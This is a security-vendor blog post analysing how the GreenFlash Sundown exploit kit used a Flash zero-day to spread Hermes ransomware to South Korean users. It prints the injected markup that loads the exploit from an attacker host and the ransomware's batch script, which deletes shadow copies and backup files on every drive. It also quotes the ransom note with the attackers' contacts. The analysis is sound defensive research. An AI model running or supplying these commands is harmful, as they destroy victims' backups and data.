Hermes ransomware distributed to South Koreans via recent Flash zero-day

malwarebytes.com/blog/news/2018/03/hermes-ransomware-distributed-to-south-koreans-via-recent-flash-zero-day

Malwarebytes Labs


This blog post was authored by @hasherezade, Jérôme Segura and Vasilios Hioureas.

At the end of January, the South Korean Emergency Response Team (KrCERT) published news of a Flash Player zero-day used in targeted attacks. The flaw, which exists in Flash Player 28.0.0.137 and below, was distributed via malicious Office documents containing the embedded Flash exploit. Only a couple of weeks after the public announcement, spam campaigns were already beginning to pump out malicious Word documents containing the newly available exploit.

While spam has been an active distribution channel for some time now, the news of a Flash exploit would most certainly interest exploit kit authors as well. Indeed, in our previous blog post about this vulnerability (CVE-2018-4878), we showed how trivial it was to use an already available Proof-of-Concept and package it as as a drive-by download instead.

On March 9th, MDNC discovered that a less common, but more sophisticated exploit kit called GreenFlash Sundown had started to use this recent Flash zero-day to distribute the Hermes ransomware. This payload was formerly used as part of an attack on a Taiwanese bank and suspected to be the work of a North Korean hacking group. According to some reports, it may be a decoy attack and "pseudo-ransomware".

By checking on the indicators published by MDNC, we were able to identify this campaign within our telemetry and noticed that all exploit attempts were made against South Korean users. Based on our records, the first hit happened on February 27, 2018, (01:54 UTC) via a compromised Korean website.



```
<span style="left: [redacted]; top: [redacted]; width: [redacted]; height: [redacted]; position: absolute;">
  <object width=[redacted]height=[redacted] classid="[redacted]">
    <param name="movie" value="http://bannerssale.com/animations/pop.asp"/>
    <param name="play" value="true"/>
    <param name="allowscriptaccess" value="always"/>
    <!-- [if !IE]> -->
    <object width=[redacted] height=[redacted] data="http://bannerssale.com/animations/pop.asp" type="application/x-shockwave-flash">
      <param name="movie" value="http://bannerssale.com/animations/pop.asp"/>
      <param name="play" value="true"/>
      <param name="allowscriptaccess" value="always"/>
```

Call to GreenFlash Sundown

We replayed this attack in our lab and spent a fair amount of time looking for redirection code within the JavaScript libraries part of the self hosted OpenX server. Instead, we found that it was hiding in the main page's source code.


We had already pinpointed where the redirection was happening by checking the DOM on the live page, but we also confirmed it by decoding the large malicious blurb that went through Base64 and RC4 encoding (we would like to thank David Ledbetter for that).

Hermes ransomware

The payload from this attack is Hermes ransomware, version 2.1.

Behavioral analysis


The ransomware copies itself into `%TEMP%` under the name `svchosta.exe` and redeploys itself from that location. The initial sample is then deleted.



Users ▸ tester ▸ AppData ▸ Local ▸ Temp

Name	Date modified	Type	Size
FXSAPIDebugLogFile.txt	2015-06-18 22:27	Text Document	0 KB
svchosta.exe	2018-03-12 20:00	Application	45 KB

The ransomware is not particularly stealthy—some windows pop up during its run. For example, we are asked to run a batch script with administrator privileges:




Do you want to allow the following program to make changes to this computer?

Program name: Windows Command Processor
Verified publisher: Microsoft Windows
Program location: "C:\Windows\SysWOW64\cmd.exe" /C "C:\users\Public\window.bat"

Show information about this publisher's certificate
Hide details
Yes
No
Change when these notifications appear


The authors didn't bother to deploy any UAC bypass technique, relying only on social engineering for this. The pop-up is deployed in a loop, and by this way it tries to force the user into accepting it. But even if we don't let the batch script be deployed, the main executable proceeds with encryption.

The batch script is responsible for removing the shadow copies and other possible backups:




```
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
del /s /f /q c:\*.VHD c:\*.bac c:\*.bak c:\*.wbcat c:\*.bkf c:\Backup*.* c:\backup*.* c:\*.set c:\*.win c:\*.dsk
del /s /f /q d:\*.VHD d:\*.bac d:\*.bak d:\*.wbcat d:\*.bkf d:\Backup*.* d:\backup*.* d:\*.set d:\*.win d:\*.dsk
del /s /f /q e:\*.VHD e:\*.bac e:\*.bak e:\*.wbcat e:\*.bkf e:\Backup*.* e:\backup*.* e:\*.set e:\*.win e:\*.dsk
del /s /f /q f:\*.VHD f:\*.bac f:\*.bak f:\*.wbcat f:\*.bkf f:\Backup*.* f:\backup*.* f:\*.set f:\*.win f:\*.dsk
del /s /f /q g:\*.VHD g:\*.bac g:\*.bak g:\*.wbcat g:\*.bkf g:\Backup*.* g:\backup*.* g:\*.set g:\*.win g:\*.dsk
del /s /f /q h:\*.VHD h:\*.bac h:\*.bak h:\*.wbcat h:\*.bkf h:\Backup*.* h:\backup*.* h:\*.set h:\*.win h:\*.dsk
del %0
```

It is dropped inside C:\Users\Public along with some other files:




Name	Date modified	Type	Size
DECRYPT_INFORMATION.html	2018-03-13 03:38	Firefox HTML Doc...	7 KB
desktop.ini	2009-07-14 06:54	Configuration sett...	1 KB
PUBLIC	2018-03-13 03:38	File	1 KB
UNIQUE_ID_DO_NOT_REMOVE	2018-03-13 03:38	File	2 KB
window.bat	2018-03-13 03:38	Windows Batch File	2 KB

The file "PUBLIC" contains a blob with RSA public key. It is worth noting that this key is unique on each run, so, the RSA key pair is generated per victim. Example:



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  06 02 00 00 00 A4 00 00 52 53 41 31 00 08 00 00  .....¤..RSA1....
00000010  01 00 01 00 89 73 AE 3F B1 4C 89 B8 53 40 19 C1  ....‰s®?±L‰¸S@.Á
00000020  72 80 8D FB 5E CC F6 97 2E D8 70 16 2F F7 C1 B2  r€Ťű^Ěö—.Řp./÷Á˛
00000030  6E 64 B8 05 6F 71 16 B8 8F 22 A9 10 09 F1 21 28  nd¸.oq.¸Ź"©..ń!(
00000040  9D 12 DC 13 72 C5 AB 98 CF DE EB FB 9B 0C 8D 84  ť.Ü.rĹ«.ĎŢëű›.Ť„
00000050  FA 99 BD D2 0F B2 01 29 FA 03 B7 BA A8 C4 29 73  ú™˝Ň.˛.)ú.·ş¨Ä)s
00000060  D4 1E 64 77 6F 41 8D 6B 90 55 4C 96 74 A9 AD 0A  Ô.dwoAŤk.UL–t©..
00000070  51 E6 9F 08 3E 23 0E 69 29 6D FD AE 63 92 91 88  Qćź.>#.i)mý®c’‘.
00000080  74 05 66 A6 64 08 9C C3 09 5C D8 F9 79 7E C5 9E  t.f¦d.śĂ.\Řůy~Ĺž
00000090  41 50 50 31 10 9A 63 B4 57 1C B2 F0 B1 6E 8A B2  APP1.šc´W.˛đ±nŠ˛
000000A0  2B 41 5A CE 93 17 58 21 D7 D7 9B 58 96 38 D0 28  +AZÎ“.X!××›X–8Đ(
000000B0  04 25 DF 00 85 30 4A 19 75 BD 91 15 5B E2 76 2F  .%ß.…0J.u˝‘.[âv/
000000C0  95 F2 88 41 0E 2A B9 77 23 CD C4 9F 8E 62 4E AB  •ň.A.*ąw#ÍÄźŽbN«
000000D0  E1 B0 25 34 C8 3C 64 A2 3B 7B FF A5 61 2E E8 AB  á°%4Č<d˘;{˙Ąa.č«
000000E0  62 25 C0 95 4E C1 F2 4A 6E 86 5E 83 B4 51 48 EE  b%Ŕ•NÁňJn†^.´QHî
000000F0  F3 0C B1 2D 27 69 B7 04 C9 D2 06 DC 0A 78 12 E7  ó.±-'i·.ÉŇ.Ü.x.ç
00000100  7C 83 25 B5 0B DF 98 FB D8 51 76 EB 1D C8 BD 2F  |.%µ.ß.űŘQvë.Č˝/
00000110  4D CE 9B C5                                      MÎ›Ĺ
```

Another file is an encrypted block of data named UNIQUE_ID_DO_NOT_REMOVE. It is a blob containing an encrypted private RSA key, unique for the victim:



UNIQUE_ID_DO_NOT_REMOVE


```
Offset(d) 00 01 02 03 04 05 06 07 08 09 10 11 12 13 14 15

00000000  07 02 00 00 00 A4 00 00 66 29 46 E2 4A 61 80 1E  .....¤..f)FâJa€.
00000016  B4 9A CB D9 1B 3E 78 28 A5 88 18 72 1A 5C C0 A1  ´šËŮ.>x(Ą..r.\Ŕˇ
00000032  13 CD EB 56 C6 6E 60 40 C3 A6 2E 53 83 54 10 77  .ÍëVĆn`@Ă¦.S.T.w
00000048  8E 88 F6 0D F0 C0 6A A6 77 FC E6 BB 78 16 AA 88  Ž.ö.đŔj¦wüć»x.Ş.
00000064  BD 56 28 CF 96 E7 0F 24 39 05 18 03 30 FF E2 09  ˝V(Ď–ç.$9...0˙â.
00000080  88 CC 3A 4A C1 10 24 FC F2 54 00 C8 63 30 BD C5  .Ě:JÁ.$üňT.Čc0˝Ĺ
00000096  FC 84 14 70 64 40 E9 C5 E4 61 94 BE 41 BC 93 24  ü„.pd@éĹäa”ľAL“$
00000112  58 57 6C 78 C4 2C B7 6D 76 7E 76 5F B0 2A 9E 34  XWlxÄ,·mv~v_°*ž4
00000128  A9 6A 38 8D 35 25 AA DB 09 E9 55 64 46 01 B0 E6  ©j8Ť5%ŞŰ.éUdF.°ć
00000144  6D 1B CE 7D 2E EF BC ED 25 CC 8A A3 60 96 24 E0  m.Î}.ďLí%ĚŠŁ`–$ŕ
00000160  82 07 AE A8 0B 5A 18 6F F2 22 12 67 08 59 74 7D  ‚.®¨.Z.oň".g.Yt}
00000176  32 2C 82 D9 16 86 2F D9 3F CE 4E 15 46 E2 4D 26  2,‚Ů.†/Ů?ÎN.FâM&
00000192  4C 1D C1 40 DE AE 97 C5 2D 4C 67 DD 28 1B 78 89  L.Á@Ţ®—Ĺ-LgÝ(.x‰
00000208  D5 CE 97 F6 C5 BD DD 5D 4A 59 FF D9 9B 6E 16 3F  ŐÎ—öĹ˝Ý]JY˙Ů›n.?
00000224  6A 3D 0E 50 05 D4 AD 06 27 CA 08 D1 0D F2 D3 86  j=.P.Ô..'Ę.Ń.ňÓ†
```

Analyzing the blob header, we find the following information:

- 0x07 - PRIVATEKEYBLOB
- 0x02 - CUR_BLOB_VERSION: 2
- 0xA400 - ALG_ID: CALG_RSA_KEYX

The rest of the data is encrypted—at this moment, we can guess that it is encrypted by the RSA public key of the attackers.

The same folder also contains a ransom note. When the encryption finished, the ransom note pops up. The note is in HTML format, named DECRYPT_INFORMATION.html.



Language: EN DE FR IT ES

HERMES 2.1 RANSOMWARE

All your important files are encrypted

Your files has been encrypted using RSA2048 algorithm with unique public-key stored on your PC.

There is only one way to get your files back: contact with us, pay, and get decryptor software.

We accept Bitcoin, and other cryptocurrencies, you can find exchangers on bestbitcoinexchange.io

You have unique idkey (in a yellow frame), write it in letter when contact with us.

Also you can decrypt 1 file for test, its guarantee what we can decrypt your files.

IDKEY:


[redacted]

Contact information:

primary email: pretty040782@gmail.com

reserve email: pretty040782@keemail.me

The interesting fact is that, depending on the campaign, in some of the samples the authors used BitMessage to communicate with victims:




Contact information:

primary email: BM-2cU4s1wYpwd6NwVRnUP5LuKJ5cPEFx8N2J@bitmessage.ch


reserve email: info@decrypt-info.pw

This method was used in the past by a few other authors, for example in Chimera ransomware, and by the author of original Petya in his affiliate programs.

Encrypted files don't have their names changed. Each file is encrypted with a new key—the same plaintext produces various ciphertext. The entropy of the encrypted file is high, and no patterns are visible. That suggests that some stream cipher or a cipher with chained blocks was used. (The most commonly used in such cases is AES in CBC mode, but we can be sure only after analyzing the code). Below, you can see a visualization of a BMP file before and after being encrypted by Hermes:



